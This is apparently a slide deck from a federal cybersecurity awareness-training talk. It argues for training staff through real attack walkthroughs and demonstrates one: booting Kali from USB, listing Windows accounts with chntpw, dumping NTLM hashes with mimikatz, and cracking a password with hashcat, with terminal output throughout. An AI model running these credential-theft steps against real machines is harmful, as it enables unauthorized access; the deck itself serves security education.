

# Training Through Real World Discovery

SPEAKER

**Steve Lackey**

Chief Security Researcher / CTO  
Cyber Defense Technologies



# fissea

FEDERAL

CYBERSECURITY | INNOVATION . AWARENESS . TRAINING

**Innovations in Cybersecurity Awareness and  
Training:  
*A 360-Degree Perspective***

# About the Presenter

**Steve Lackey – OSCE, OSCP, OSWP** | Chief Security Researcher / CTO – Cyber Defense Technologies

- ▶ Former Intelligence Community Penetration Tester
  - Spent extensive time working on offensive/defensive cyber operations while working for Intelligence Agencies
- ▶ Subject Matter Expert in Hacking
  - Industry recognized Security Researcher and has published multiple Zero Day exploits
  - Offensive Security OSCE/OSCP/OSWP Certified
  - Elected for CompTIA Subject Matter Expert – Developing Penetration Testing Course/Exam
- ▶ Role at CDT
  - CTO & Chief Security Researcher / Lead Penetration Tester
  - Leads the Company's Research and Development efforts
  - Responsible for ensuring cutting edge ability and next generation capability
  - Leads and is heavily involved in all Offensive and Defensive Cyber Engagements, Threat Analysis, and Recovery efforts



# Effective Security Training?

# Common Security Training

Phishing	SQL Injection	Weak Passwords	Password Re-use	Data Breach	Default Accounts
Don't click on strange links	Sanitize your code	Use Complex Passwords	Don't use the same password	Change your password	Change the password
Don't respond to odd emails	Encrypt users passwords	Make password really long	Don't use variations of a password	Change your username	Deactivate the Account
Don't give info over the phone	Don't use SQL	Use numbers and characters	Don't use guessable passwords	Change your PIN	Lock the Account



There's got to be a better way!

# Instead, What if You...

- ▶ Provide a step by step walkthrough of today's attack methods
- ▶ Detail the tools and methods used
- ▶ Highlight the areas that made the attack possible
- ▶ Illustrate why you shouldn't use a weak password or re-use one and what can happen if you do
- ▶ Demonstrate how a leaked username/password can lead to the full compromise of an organizations information systems and the data they maintain
- ▶ Provide 'Real-World' implications to help solidify the importance of proactive security practices




Do you know your adversary?



# Many hackers, many talents...




<b>State Sponsored</b>	<b>Industrial / Corporate</b>	<b>Organized Crime</b>	<b>Hacktivists</b>
<b>Trusted Insider</b>	<b>Script Kiddies</b>	<b>Ethical/WhiteHat</b>	<b>Security Researcher</b>



Do you password protect your BIOS? What could go wrong?


# What Can Happen Without a Password?




# We Can Boot Kali Linux on a USB Drive




# Mount All Hard-Drives



# Steal Files



# Thanks Kali! We Have Users!



```
root@kali: /media/root/3016DF9A16DF5F80/Windows/System32/config
File Edit View Search Terminal Help
root@kali:/media/root/3016DF9A16DF5F80/Windows/System32/config# chntpw -l SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 65536 [10000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 316/31456 blocks/bytes, unused: 21/13376 blocks/bytes.
RID | Username | Admin? | Lock?
---|---|---|---
01f4 | Administrator | ADMIN |
01f7 | DefaultAccount | dis/lock |
01f5 | Guest | BBI{fc547045- | BBI{fc547045- |
03e8 | SteveLackey | ADMIN | b89c-11e8-aa7e- |
01f8 | SuperUser | 248a07e5b1c0).T... | 248a07e5b1c0).T... |
```

# Good ol' Mimikatz... We Have Our Hash

mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # lsadump::sam /system:SYSTEM /SAM:SAM
Domain : DESKTOP-D9P2V5T
SysKey : 79123959f3b022323fe416cca44c45fa
Local SID : S-1-5-21-3888752530-3929382762-3575970953

SAMKey : c37007c65e36a5fd65317a8d385a14ca

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : SuperUser
Hash NTLM: 9234fb650859ad034b2de893e26838cf

RID : 000003e8 (1000)
User : SteveLackey
Hash NTLM: e62830daed8dbea4acd0b99d682946bb
```



# Hash Cracked! Thanks Hashcat!


```
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger disabled.

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344410
* Bytes.....: 139921777
* Keyspace..: 14343315
* Runtime...: 1 sec


e62830daed8dbea4acd0b99d682946bb:Summer2019
Session.....: hashcat
Status.....: Cracked
Hash.Type....: NTLM
Hash.Target...: e62830daed8dbea4acd0b99d682946bb
Time.Started...: Tue Jun 18 22:55:00 2019 (0 secs)
Time.Estimated...: Tue Jun 18 22:55:00 2019 (0 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.Dev.#3....: 1245.0 MH/s (1.84ms)
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 2622633/14343315 (18.28%)
Rejected.....: 1193/2622633 (0.05%)
Restore.Point...: 0/14343315 (0.00%)
Candidates.#3...: Some-State1!0 -> yaya1980
HWMon.Dev.#3....: Temp: 68c Util: 11% Core:1404MHz Mem:3802MHz Bus:16

Started: Tue Jun 18 22:54:54 2019
Stopped: Tue Jun 18 22:55:01 2019
```

# Now We Can Login 😊



